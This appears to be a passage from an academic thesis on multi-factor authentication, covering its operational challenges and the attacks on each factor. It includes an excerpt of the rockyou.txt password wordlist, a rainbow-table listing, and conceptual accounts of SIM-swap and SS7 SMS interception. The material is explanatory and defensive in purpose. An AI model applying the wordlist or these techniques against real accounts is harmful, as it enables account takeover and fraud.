Studies have shown that authentication with only a single factor of authentication, such as username/password, is not a reliable mode of authentication to protect the systems from a number of security threats [13]. To fix this, two factors of authentication was used, also known as dual-factor authentication that consisted of two different factors of authentication. The first factor could be ‘*something you know,*’ which could include a username, password or a PIN¹⁷ combined with the second factor, ‘*something you have,*’ which could consist of a key fob, smart card, or an OTP.

Today, three different factors can be used together to link an individual to their given credentials. This is known as Multi-Factor Authentication (MFA). These three different factors could be [14] –

- **Something You Know** – such as the password or a PIN, that is essentially a secret and only known by the intended user.
- **Something You Have** – such as a key fob, HOTP or TOTP, or a smart card, possessed by the intended user.
- **Something You Are** – includes the biometrics of the intended user such as fingerprint, facial recognition or iris scan.

The evolution of MFA is depicted in Figure 3.1 [15],




Figure 3.1 Evolution of MFA

¹⁷ Personal Identification Number

3.2 Operational Challenges of Multi-Factor Authentication

Multi-Factor Authentication is one of the best options to provide a higher level of security and continuous protection of the critical systems in an organization from unauthorized access by deploying multiple categories of authentication [15]. Each factor in the MFA process is critical and should be deployed correctly. However, the third factor, i.e., ‘*something you are*,’ which includes biometrics of the user, is indeed a significant part of the MFA process, and that could drastically strengthen the process of authenticating the identity of the user by combining with the other two factors. Thus, it will make it very difficult for attackers to spoof the identity of an authorized user. However, utilization of the MFA process has its challenges, such as FAR and FRR discussed later in this section, which impacts the ease of usability of MFA. The following section and figure 3.2 [15] depict the operational challenges of MFA –




Figure 3.2 Operational challenges of Multi-Factor Authentication

3.2.1 Usability of MFA

In the report [16], the authors have shown how age can affect the performance of PIN and facial recognition-based authentication system. They concluded that the younger generation of the user spends up to 50 percent less time to authenticate themselves than the older generation of the user in both of the authentication factors. This could be because of the fact that younger people tend to remember things fast in comparison with older generation people. Therefore, young people remember their passwords and quickly authenticate to the system whereas, older people tend to write their credentials somewhere or take more time to remember or write the credentials into the authentication system. However, in a study of [17], the authors showed that the results are not affected in the case of different genders.

For usability, the device which is authenticating the user also plays a vital role. The authors in [18], studied about the ease of use of textual passwords on mobile devices such as smartphones. They proved that the standard personal computers provide greater usability experience in creating a password as compared to mobile devices like smartphones or other keyboard less devices. Today, most of the authentication system works on the factor ‘*something you know*’ [19]; however, most critical systems require users to interact and authenticate through other multiple factors. Thus, MFA is not feasible without the third factor, ‘*something you are*’ [15]. To support this, many researchers have encouraged using mobile devices during the use of biometrics in the authentication process. In reference [20], the authors have proposed to use mobile devices like smartphones to authenticate by facial recognition or iris scanner while keeping the decision making in the cloud.

The major challenge of usability of MFA with biometrics lies in the fact that not all the users are capable of using any provided biometric system [21]. The users who have lost their limbs because of any reason may not be able to authenticate using fingerprints, or users who are visually impaired won’t be able to authenticate using retina scans, but that does not mean that they are unauthorized users. This indeed decreases the ease of usability of biometrics in MFA for some particular group of users.

Lastly, if an organization decides to use biometrics in their MFA system, they will require the integration of new services and physical devices. This will lead to the challenge of

educating all the employees of the organization. During the adoption of the new technologies, some adult or senior employees may face some usability challenges, making the whole process more complicated.

3.2.2 Integration of MFA

After resolving all the usability concerns of MFA during the development phase, an organization will have to face further problems that come with integration. When the new technology, equipment or system is being deployed, they need to support and work in conjunction with the technology installed in the organization. So, the crucial interoperability concern is the vendor dependency. Enterprise solutions provides less flexibility as they are deployed as stand-alone isolated systems. The integration of the sensors which are comparatively new in the market will require costly and complicated updates in the existing system which might not be considered by the organization, soon. Moreover, the majority of presently available MFA solutions are not fully or partially open source. So, now it depends on the trustworthiness and reliability of the third-party service providers of the organization. Therefore, while finalizing the MFA system, the organization should consider the clarity provided by hardware and software vendors [15].

3.2.3 Security and Privacy of MFA

Every MFA system consists of various critical components such as sensors, data storage, communication channels and processing devices [22]. All of these components are vulnerable to a range of attacks like replay attack, man-in-the-middle attack, SYN flooding etc. Therefore, security of these critical components becomes essential to maintain and keep core goals of the security in place. However, there are key attacks against these critical components that need to be addressed. The key risk is that if the attacker managed to spoof the data, it will be accepted by MFA system easily [23]. This data spoofing could lead to a replay attack. Figure 3.3 [24] shows the process of replay attack.




Figure 3.3 Replay attack

For example, in figure 3.3, say A is the user, B is a financial institution and E is the attacker. When A sent the password to its financial institution, the attacker E captures the password. Now, when E has the password, it can again query the financial institution B to withdraw money and sent the same password which he got from sniffing the data from A and E's conversation earlier. Since the password sent by attacker E is correct, B will assume that the request came from an authorized user, A, and will transfer the money to the attacker E.

Since majority of MFA frameworks includes biometrics, it gives attackers a huge opportunity to study about the sensors used in the biometrics system and that way the attackers can easily find the suitable spoofing material. The main goal of the whole MFA system of an organization should be to provide a secure authentication for the users and the risk of capturing and reproducing the data within the MFA system should be considered carefully. [23]

In our previous example and figure 3.3, the replay attack can be easily prevented by including a timestamp with the data or using an OTP in addition to password for authentication. Timestamp will prevent the attacker to use the sniffed information later in time and OTP will get expired after the end of the transaction which will prevent the attacker to withdraw the money from the account. However, the reference [25], have

proved that biometric spoofing attack is very easy to execute by any attacker. The author has demonstrated the way to spoof fingerprints with or without the co-operation of the authorized user and have defeated eleven commercially available fingerprint scanners with an average success rate of 80 percent. The author has also provided a way to spoof facial and voice recognition of an authorized user. The figure 3.4 [26] shows a fake fingerprint spoof which possess the optical, mechanical and electrical properties of a real finger.



Figure 3.4 Fake fingerprint spoof

Moreover, there is a risk of sensitive data theft, such as PII, medical records etc., when the data is in transit from the sensors to the processing or storage unit. When the sensitive data related to the users is leaked or compromised than there are various consequences for the organization related to privacy of the users which will be discussed in the following sections of this document. The theft of data in transit is usually because of the insecure medium of transmission from the sensors to the data storage. So, the required level of security parameters should be deployed to make sure that the sensitive data of the users is secure. [15]

The data storage units offer a single point of failure [27]. If the attacker managed to compromise the databases, then it could bring the whole system down. Furthermore, the remote systems which queries the database to access the data are not always legitimately authenticated and authorized to access the critical data. Even though the data is stored using

strong encryption techniques, a high level of isolation is required to protect the system from data theft [15] [28].

3.2.4 Robustness of Operating Environment of MFA

Even after handling the security and privacy aspect of MFA, the biometrics, especially the fingerprints are not sufficiently robust in the operating environment [29]. It is because of the fact that the trials were conducted in the laboratory and not in the actual operational conditions. For example, some users still need help in where to place the finger on the fingerprint scanner. Another example of biometric technique which lacks in the robustness in the operating environment is voice recognition. Since it was tested in laboratory which is essentially a quite environment failed to perform in the noisy areas. Similar challenges were faced by facial recognition as it failed to detect in insufficient lights, lack of quality of camera etc. [30].

Two important error rates that is used to calculate the performance of a biometric system are FRR¹⁸ and FAR¹⁹ [15]. FRR is the number of authorized users which are rejected by the authentication system assumed as unauthorized users and FAR is the number of unauthorized users accepted by the authentication system assumed as authorized user. Research has recommended to use CER²⁰ along with FAR and FRR. CER is defined as the point where FRR is equal to FAR. Figure 3.5 [31] depicts the relation with FAR, FRR and CER. The lower the value of CER is, the better the authentication system will perform. [15]. According to [32] *“Higher FAR is preferred in systems where security is not of prime importance, whereas higher FRR is preferred in high-security applications.”*

¹⁸ False Rejection Rate

¹⁹ False Acceptance Rate

²⁰ Crossover Error Rate




Figure 3.5 Crossover Error Rate (CER)

Based on the above discussion, the authentication system solely based on biometric system may not be considered an adequate MFA authentication system [15].

Chapter 4 – Problems with each Authentication Factor


4.1 Problems in ‘Something You Know’

Authentication based on passwords has been the most common and easy way of granting access to the resources to the authorized user because of how simple it is, even though there are a ton of flaws in it. The advancements have been made from the technical perspective of the passwords; however, humans have been the weakest link since the beginning [33]. According to [34], if a user has a password of 6 characters, with today’s technological advancement, an average CPU will take 20 seconds to crack the password. This is because the passwords created by users are short and predictable and are likely to appear in password breaking dictionaries. In [35], authors have observed that properties of the password have not changed with the years and are still weak and pretty easy to guess for a password breaking tool just because the majority of people tend to keep the password that begins with their first names or birth dates. As the dictionaries are growing longer day by day, even the longer passwords are broken with the advancement in technology. Another issue with password security is that users, despite having enough education on password changing policies, tend not to change their passwords after setting them once [36]. All of these issues give attackers an opportunity to exploit them. The following section contains different ways in which an attacker can break the passwords.

4.1.1 Dictionary Attacks

A dictionary attack is one of the original ways to break the passwords. Password breaking tool uses a dictionary of a combination of different words and characters and tries every combination to see if it works and matches with user’s password. Today, the dictionaries have evolved and are based on user’s behaviour. They include the most common password configured by the users for their accounts in the world. According to [37], the number one most common password in 2020 is ‘123456’ and is used by approximately 2.5 million users in the world. It also shows that, it will take ‘*less than a second*’ to crack this password. So, a modern-day dictionary would include all of the common passwords, gathered by different sources, chosen by users for their account and a password breaking tool will go through

each of these passwords in the dictionary to find a perfect match. A prime example of modern-day dictionary is ‘rockyou’ which is pre-built in Kali Linux, a Linux distribution used for penetration testing and digital forensics. However, for other Operating systems, ‘rockyou’ is available to download and use. Figure 4.1 shows the ‘rockyou’ wordlist.



```
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
qwerty
111111
iloveu
000000
michelle
tigger
sunshine
chocolate
password1
soccer
```

Figure 4.1 rockyou.txt wordlist

As the above figure 4.1 shows, the rockyou.txt file contains all the common passwords (more than it is displayed in the figure 4.1) used by users for their accounts and keep updating with the time. It is a great dictionary to use for password breaking.

4.1.2 Brute Force Attacks

In a brute force attack, the password breaking tools attempts to guess all the possible combination of characters to break the password. In most password breaking tool, when attempting the brute force attack, attackers can modify the password length, they are trying

to break, or what type of characters they want to include in search of password like numeric characters (0-9) or special characters (@, #, ^). After customizing all of these options, the tools will then go through all the possible combination of selected character types and will try to break the password. Brute force attacks can be executed in two ways – online and offline.

In an online brute force attack, the tool will try to guess the password of an online system such as a website. For example, the tool will repeatedly try to log in into someone's g-mail account by guessing its email id and password. Although, an attacker can manually do that but there are tools available that can automate this process. The online brute force attacks are comparatively easy to thwart which will be discussed in the further chapters [1].

In an offline brute force attack, the attackers first need to capture a database of password first and then the tools can be used to run a brute force attack against the captured database of passwords. There are two types of offline brute force attacks, such as reverse brute force attack in which tools use a collection of common passwords against the numerous possible usernames, and credential stuffing in which an attacker after knowing the successful username and password combinations, will try the same pair of username and password on different system such as different websites [1].

4.1.3 Rainbow Table Attacks

Rainbow table is database which contains huge number of precomputed hashes of the passwords. In a rainbow table attack, a password breaking tool will try break the password using these precomputed hashes. Rainbow tables of various sizes ranging from 20 gigabytes to 5 terabytes are freely available on the internet to download. Figure 4.2 [38] shows a website which contains rainbow table of different hashing algorithms like MD5, SHA1, and NTLM²¹ and length of the plaintext etc.

²¹ New Technology LAN Manager

Rainbow Table Specification

Algorithm	Table ID	Charset	Plaintext Length	Key Space	Success Rate	Table Size	Files
LM	lm_ascii-32-65-123-4#1-7	ascii-32-65-123-4	1 to 7	7,555,858,447,479 $\approx 2^{42.8}$	99.9 %	27 GB	Files
NtLM	ntlm_ascii-32-95#1-7	ascii-32-95	1 to 7	70,576,641,626,495 $\approx 2^{46.0}$	99.9 %	52 GB	Files
NtLM	ntlm_ascii-32-95#1-8	ascii-32-95	1 to 8	6,704,780,954,517,120 $\approx 2^{52.6}$	96.8 %	460 GB	Files
NtLM	ntlm_mixaalpha-numeric#1-8	mixaalpha-numeric	1 to 8	221,919,451,578,090 $\approx 2^{47.7}$	99.9 %	127 GB	Files
NtLM	ntlm_mixaalpha-numeric#1-9	mixaalpha-numeric	1 to 9	13,759,005,997,841,642 $\approx 2^{53.6}$	96.8 %	690 GB	Files
NtLM	ntlm_loweralpha-numeric#1-9	loweralpha-numeric	1 to 9	104,461,669,716,084 $\approx 2^{46.6}$	99.9 %	65 GB	Files
NtLM	ntlm_loweralpha-numeric#1-10	loweralpha-numeric	1 to 10	3,760,620,109,779,060 $\approx 2^{51.7}$	96.8 %	316 GB	Files
MD5	md5_ascii-32-95#1-7	ascii-32-95	1 to 7	70,576,641,626,495 $\approx 2^{46.0}$	99.9 %	52 GB	Files
MD5	md5_ascii-32-95#1-8	ascii-32-95	1 to 8	6,704,780,954,517,120 $\approx 2^{52.6}$	96.8 %	460 GB	Files
MD5	md5_mixaalpha-numeric#1-8	mixaalpha-numeric	1 to 8	221,919,451,578,090 $\approx 2^{47.7}$	99.9 %	127 GB	Files
MD5	md5_mixaalpha-numeric#1-9	mixaalpha-numeric	1 to 9	13,759,005,997,841,642 $\approx 2^{53.6}$	96.8 %	690 GB	Files
MD5	md5_loweralpha-numeric#1-9	loweralpha-numeric	1 to 9	104,461,669,716,084 $\approx 2^{46.6}$	99.9 %	65 GB	Files
MD5	md5_loweralpha-numeric#1-10	loweralpha-numeric	1 to 10	3,760,620,109,779,060 $\approx 2^{51.7}$	96.8 %	316 GB	Files
SHA1	sha1_ascii-32-95#1-7	ascii-32-95	1 to 7	70,576,641,626,495 $\approx 2^{46.0}$	99.9 %	52 GB	Files
SHA1	sha1_ascii-32-95#1-8	ascii-32-95	1 to 8	6,704,780,954,517,120 $\approx 2^{52.6}$	96.8 %	460 GB	Files
SHA1	sha1_mixaalpha-numeric#1-8	mixaalpha-numeric	1 to 8	221,919,451,578,090 $\approx 2^{47.7}$	99.9 %	127 GB	Files
SHA1	sha1_mixaalpha-numeric#1-9	mixaalpha-numeric	1 to 9	13,759,005,997,841,642 $\approx 2^{53.6}$	96.8 %	690 GB	Files
SHA1	sha1_loweralpha-numeric#1-9	loweralpha-numeric	1 to 9	104,461,669,716,084 $\approx 2^{46.6}$	99.9 %	65 GB	Files
SHA1	sha1_loweralpha-numeric#1-10	loweralpha-numeric	1 to 10	3,760,620,109,779,060 $\approx 2^{51.7}$	96.8 %	316 GB	Files

Figure 4.2 Types of rainbow tables

A simple password breaking technique would work in a following manner. First the tool will guess a password and will hash the guessed password. Then it will compare the hash of the password with the hash of the guessed password. If it's a match, then the tool will stop other it will repeat the steps. The most time and resource consuming part is hashing the guessed password. [1].

However, while using a rainbow table to break the passwords, the time and resources consumed for hashing the guessed password is saved because the rainbow table already contains the precomputed hashes of the passwords. So, the tool will simply compare the hashes of the password with the hashes stored in the rainbow table. When the hashes match, the tool will return the password.

4.2 Problems in ‘Something You Have’

Internet has become an integral part of majority of organizations such as financial institutions, cloud providers, technology providers etc. These organizations offer their customers various services such as bill payments, money transfer, cloud storage, email services and more. The number of users who needs to manage their account and protect their data are increasing day by day. These organizations allow their user to authenticate before accessing their services whether it is sending money to someone or access the email accounts. Thus, authentication technique plays a vital role in determining the security of their private data [39]. Most of these organizations have move towards something called dual-factor authentication or multi-factor authentication in which they use two or more authentication factor. The first factor of authentication is usually a password; however, for the second factor, most of the organization, especially financial institutions have chosen OTP. OTP is a password which only valid for one transaction or session. For every new transaction, a new OTP is sent from the server to the user’s device which is in synchronization with the server. Majority of the OTPs are sent to user’s device through SMS²². Although, OTP is a second factor of authentication with password being the first and it provides dual-factor authentication, it is not considered secure now [39]. It is because of vulnerabilities present with SMS which can be easily exploited by the attackers. Some of these attacks are explained in the following section –

4.2.1 Mobile Phone Malware attacks

The number of mobile phone malware, especially trojans are rising in number. Their main function is to intercept the SMS which contains the OTPs. The ‘*Zeus In The Mobile*’ (ZITMO) trojan is the first malware that is created especially for Symbian OS [40]. It was designed to capture the mTANs²³, which are OTPs sent by financial institutions to authorize the financial services offered by financial institutions. ZITMO was carefully

²² Short Message Service

²³ Mobile Transaction Authorize Number

coded to register itself to receive SMS from the mobile network on Symbian OS. When the trojan receives the SMS, it was designed to forward the SMS to the pre-coded phone number. ZITMO was even able to delete the SMS from user's device as if the SMS never arrived there. ZITMO held the capabilities to be remotely configured through SMS, for example, the attacker could change the receiving phone number for the SMS originally sent to authorized user. There are similar trojans available which possess the same capabilities of intercepting the SMS for Android devices such as '*MMarketPay.A*' [40]. All of these malwares are installed with the consent of the users, so these malwares are not actually exploiting any vulnerabilities present in the OS. Instead, these malware trick users to install them as if the user needs them [40].

4.2.2 SIM²⁴ Swap Attacks

The SIM swap attacks works in two phases. In the first phase, the attacker sends phishing emails to the victim, an authorized user. Once the victim is successfully phished, the attacker then gathers personal information of the user such as its passwords, credit card details etc. In the second phase, the attacker, through social engineering manages to trick the victim's carrier operator to port the victim's phone number to a SIM card which is owned by the attacker. This way, the attacker will receive all the SMS originally sent to the user. The attacker then can proceed further in the attack by making a transaction using the gathered information such as credit card details, through phishing attack. The victim's financial institution will then send an OTP to authenticate the user, which will be received by the attacker itself. After receiving the OTP, the attacker can complete the transaction [39]. According to [41], these types of SIM swap attacks have been registered in South Africa where financial institutions commonly uses mTANs for authentication of the users.

²⁴ Subscriber Identity Module

4.2.3 SS7²⁵ attack

The SS7 protocol is also known as the nervous system of a phone network. It is used to determine the standards and data exchange protocols through the network devices that needs to be followed by the telecom companies. SS7 is a base for signaling infrastructure in the wireless network whether it is local, national or international [42]. SS7 protocol which started in 1970s, contains various kind of vulnerabilities such as lack of encryption or validation service messages. Initially for a few years, SS7 didn't possess any risk for the users or the operators. However, in the 21st century, SS7 evolved into SIGTRAN which is a set of signaling transport protocol. It is an extension of SS7 and uses IP networks to deliver the data [42]. In 2008, the authors of [43] were able to expose the vulnerabilities present in SS7 by showing a technique to spy on mobile subscribers.

SMS intercepting is one of main attacks on SS7 networks. To intercept an incoming SMS, the attacker needs to first register a subscriber, an authorized user, into a fake network created by the attacker using appropriate equipment. Figure 4.3 [42] shows the process of SMS interception.




Figure 4.3 SMS Interception attack

²⁵ Signaling System 7

For this, the attacker needs to have IMSI²⁶ of the subscriber, which can be easily obtained by using various IMSI catcher tools. The attacker will then send this to the HLR²⁷, and HLR will record the new location of the subscriber and will terminate all the incoming SMS and calls at this new location. When the attackers own the new ‘*Fake MSC*²⁸’, it can then intercept the incoming SMS as well as rerouting the incoming calls to a phone number owned by the attacker. As shown in step 2 of Figure 4.3, if the subscriber does an outgoing call, the original MSC is used but all the incoming SMS and calls are processed by the ‘*Fake MSC*’ [42].

Attacker can now use social engineering attacks to gather the personal information like credit card details, passwords etc. of the subscriber and can initiate a transaction from their bank account. The bank will then send an OTP, through SMS, to the subscriber which will then be received by the attacker and the attacker will complete the transaction.

4.3 Problems in Something You Are

As the cyber security becomes vital day-by-day for an organization, the need for a strong and secure authentication system also rises. To make an authentication system secure, third factor of authentication becomes really important. Thus, biometrics plays an important role to make authentication secure for an organization. Biometrics is a process through which an authorized user is identified and authenticated on the basis of their physiological and behavioral features. With a constant growth in the use of mobile devices, most mobile devices now offer authentication through biometrics such as Facial recognition. Although it can be said that facial recognition is one of the efficient biometrics’ method present today [44], it is very difficult to implement because of the following problems and attacks on it–

²⁶ International Mobile Subscriber Identity

²⁷ Home Location Register

²⁸ Mobile Switching Center

4.3.1 Variations in Illumination

With the lack of illumination on the user's face will reduce the efficiency of the facial recognition system. If the background of the user is moderately lighted, even then it becomes very difficult for the facial recognition system to detect the exact shape of the face. Figure 4.4 [44] displays different kind of illumination on user's face.



Figure 4.4 Illumination variation

Variation in the illumination can also vary the intensity of the light reflecting from the user's face and if the light level is too high, it can hide the facial features of the user which will make it difficult for the facial recognition system to detect the user's face. Equalization techniques have been considered to handle the problem of illumination to some extent. However, the techniques are not dependable [44].

4.3.2 Ageing

When using facial recognition as one of the factors of authentication system, the factor of age becomes vital. As per previous research, after every 10 years, there will be a significant change in the user's face. Change in the facial features due to ageing can hugely affect the facial recognition system. If the time between each captured image is large, then not only

shape of face, but the lines on the face will also change with changes in the amount of hair on the face or head. Figure 4.5 [44] shows the effect of ageing on user's face [44].



Figure 4.5 Effect of age on facial features

4.3.3 Occlusions

The problem of occlusions in facial recognition system is very relevant to the year 2020 because of the pandemic. Most widely used facial detection algorithm produces an error between 5 to 50% because users had to wear masks on their faces, otherwise those same algorithms produce an error of only 0.3% without people wearing the masks [45]. Mask covers at least 50% of the user's face which makes it difficult for the facial recognition system to match the face with face stored in its database. Many smartphone companies then shifted their authentication process from facial recognition to passwords, in case users are wearing a mask or something is obstructing the face.

4.3.4 Privacy

Biometrics are considered personal information even if the information collected is a string of numbers (a hash) or an actual picture of a thumb, face etc. It is the duty of the organization to keep the biometrics data safe. By keeping it safe, means not only keeping it secure but private as well. Here we need to understand that privacy and security of the data are two different things. The primary focus of security is on preventing unauthorized access to data, via leaks or breaches, regardless of who is the unauthorized party. However, privacy is ensuring that the data processed, stored, or transmitted by any given organization is taken compliantly and with

consent from the owner of that sensitive data. In other words, company is ensuring that they will not willingly share the customer's private and sensitive data to an unauthorized person. For example, if a user submits its personal information on an application, and the developer of that application sold that information to a third party or a marketing company, without your permission, will be a violation of your privacy.

